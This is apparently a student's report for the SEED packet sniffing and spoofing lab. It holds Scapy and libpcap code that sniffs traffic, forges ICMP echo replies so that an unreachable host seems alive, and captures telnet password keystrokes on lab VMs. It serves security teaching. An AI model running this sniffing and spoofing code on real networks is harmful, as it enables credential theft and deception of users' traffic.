

Packet Sniffing and Spoofing Lab

Xinyi Li

March 18, 2020

Task 1

Task 1.1

Task 1.1A

Executed with `sudo`, it works to sniff the IP packet as expected. For instance, when using firefox to visit the website: <https://seedsecuritylabs.org/>

```
1 #####[ Ethernet ]#####
2   dst      = 52:54:00:12:35:00
3   src      = 08:00:27:36:b5:ca
4   type     = 0x800
5 #####[ IP ]#####
6   version  = 4
7   ihl     = 5
8   tos     = 0xc0
9   len     = 158
10  id      = 27438
11  flags    =
12  frag    = 0
13  ttl     = 64
14  proto   = icmp
15  checksum = 0x6acb
16  src     = 10.0.2.15
17  dst     = 75.75.76.76
18  \options \
19 ....
```

Without root privilege, it gives such an error message:

```
1 Traceback (most recent call last):
2   File "sniffer.py", line 7, in <module>
3     pkt = sniff(filter='icmp',prn=print_pkt)
```

```

4   File
      "/home/seed/.local/lib/python2.7/site-packages/scapy/sendrecv.py",
      line 731, in sniff
    *arg, **karg)] = iface
6   File
      "/home/seed/.local/lib/python2.7/site-packages/scapy/arch/linux.py",
      line 567, in __init__
7     self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW,
      socket.htons(type))
8 File "/usr/lib/python2.7/socket.py", line 191, in __init__
9     _sock = _realsocket(family, type, proto)
10 socket.error: [Errno 1] Operation not permitted

```

Task 1.1B

Ref to the documentation of module **scapy** and BPF syntax, I can pass the following strings as argument **filter** in **sniff**:

- proto icmp / icmp
- tcp dst port 23 and src host x.x.x.x
- net 128.230.0.0/16

Task 1.2

```

1 >>> from scapy.all import *
2 >>> a = IP(src="x.x.x.x") # replace it with any ip address you
   want to send packets from
3 >>> b = ICMP()
4 >>> p = a/b
5 >>> send(p)

```

Task 1.3

```

1 from scapy.all import *
2
3 for i in range(1,65):
4     a = IP(dst='1.2.3.4',ttl=i)
5     send(a/ICMP())

```

And with wireshark, we can capture time-to-live exceeded error message packets from different sources, which are routers

Task 1.4

From machine 10.0.2.4 run ping 172.17.56.66, which is an unreachable IP address.





Figure 1: Traceroute

Then on the machine 10.0.2.15 execute such a program (`sniff_spoof_icmp.py`) as below:

```

1 #!/usr/bin/python3
2 from scapy.all import *
3
4
5 def spoof_pkt(pkt):
6     if 'ICMP' in pkt and pkt['ICMP'].type == 8:
7         print("sniff packet from " + str(pkt['IP'].src) + " to "
8               + str(pkt['IP'].dst))
8         ip = IP(src=pkt['IP'].dst, dst=str(pkt['IP'].src),
9                 ihl=pkt['IP'].ihl)
9         icmp = ICMP(type=0, id=pkt['ICMP'].id,
10                  seq=pkt['ICMP'].seq)
10        data = pkt['Raw'].load
11        newpkt = ip / icmp / data
12
13        print("spoof packet from " + str(newpkt['IP'].src) + " "
14              to " + str(newpkt['IP'].dst))
14        send(newpkt, verbose=0)
15

```



The screenshot shows a terminal window with a dark background and light-colored text. At the top, there are icons for signal strength, battery level, and system status, along with the time '8:13 PM'. The terminal window title is 'Terminal' and it shows the current memory usage as '4 KB'.

The output of the 'ifconfig' command is displayed:

```
lo      Link encap:Local Loopback  
        inet addr:127.0.0.1 Mask:255.0.0.0  
        inet6 addr: ::1/128 Scope:Host  
           UP LOOPBACK RUNNING MTU:65536 Metric:1  
           RX packets:176 errors:0 dropped:0 overruns:0  
           TX packets:176 errors:0 dropped:0 overruns:0  
carrier:0  
frame:0  
collisions:0 txqueuelen:1  
RX bytes:37816 (37.8 KB) TX bytes:37816 (37.8 KB)
```

The output of the 'ping' command is shown:

```
[03/16/20]seed@VM:~$ ping 172.17.56.66  
PING 172.17.56.66 (172.17.56.66) 56(84) bytes of data.  
^C  
--- 172.17.56.66 ping statistics ---  
61 packets transmitted, 0 received, 100% packet loss, t  
ime 61439ms
```

The prompt '[03/16/20]seed@VM:~\$' is visible at the bottom of the terminal window.

Figure 2: An apparently unreachable IP address

```

16
17 if __name__ == "__main__":
18     sniff(filter='icmp', prn=spoof_pkt)

```

Then machine 10.0.2.4 can ‘reach’ host 172.17.56.66:




Figure 3: Receive fake responses

Task 2

Task 2.1

Task 2.1A

Question 1. First, it initializes a raw socket bound to the device (NIC) that is be listening to. Then, it compiles the advanced filter rule into a low-level language and sets them as the BPF filter on the socket. Finally, it calls a loop to listen on the socket and call `got_packet()` whenever capturing a filtered packet on the socket.

Question 2. If you want to set a BPF filter on the socket, packets received from the network are copied to the kernel. To listen on the socket and capture packets, it is necessary to access and modify something in kernel space, which requires root privilege. With such privilege, run `sniff` will show a `Segmentation fault` error message.

Question 3. Change the third argument in (Line 22, `sniff.c`)

```
1 handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
```




Figure 4: Runs `sniff` while opening <https://seedsecuritylabs.org/>




Figure 5: Packet flow with filter

If using a non-zero `int`, the *promiscuous mode* is turned on. Otherwise, it is turned off. Keep the program run on the current VM.

Similar to Task 1.4, open another VM within the same subnet and use it to ping any host.

With promiscuous mode on, the program can capture packets of those `echo` requests above. Otherwise, it will get nothing even if `ping` runs properly. Promiscuous mode enables the program to sniff any packet coming into the NIC regardless of its actual destination host. So with it turned on, we can get packets sent among other computers.

Task 2.1B

Change the `filter_exp[]` or directly set the third argument of `pcap_compile()` according to BPF syntax.

- `icmp and src host 10.0.2.4 and dst host 10.0.2.15`
- `tcp portrange 10-100`

Task 2.1C

To simplify the problem, I suppose that on the VM 10.0.2.4 we use default telnet port (i.e. 23) with the command (10.0.2.15 can be replaced with any

reachable host, **seed** is a username) :

```
1 telnet 10.0.2.15 -l seed
```

Then, it asks the user to type the password in an **interactive prompt**.

Meanwhile, on the attacker machine 10.0.2.15. I write a program **sniff_pwd.c** to listen on such **telnet** packets with filter “tcp port 23 and src host 10.0.2.4”.

From the tutorial, we know the packet data layout as:

Variable	Location (in bytes)
sniff_ethernet	X
sniff_ip	X + SIZE_ETHERNET
sniff_tcp	X + SIZE_ETHERNET + {IP header length}
payload	X + SIZE_ETHERNET + {IP header length} + {TCP header length}

To get TCP payload, we should process captured packets like this

```
1 if (ip->iph_protocol == IPPROTO_TCP)
2 {
3     printf("Capture TCP packet.\n");
4     char *payload = (u_char *) (packet + sizeof(struct ethheader)
5                             + sizeof(struct ipheader) + sizeof(struct sniff_tcp));
6     int payload_len = ntohs(ip->iph_len) - sizeof(struct
7                           ipheader) - sizeof(struct sniff_tcp);
8     print_payload(payload, payload_len);
9 }
```

print_payload() is a simple parser that makes packet data readable to human.
All details can be found in **sniff_pwd.c**.

Finally, image typing **seed** letter by letter as a password on VM 10.0.2.4. Once a letter is pressed, a TCP packet is sent from 10.0.2.4, the attacker can sniff a packet with the letter at the end of the data field.




Figure 6: Get the typed password letters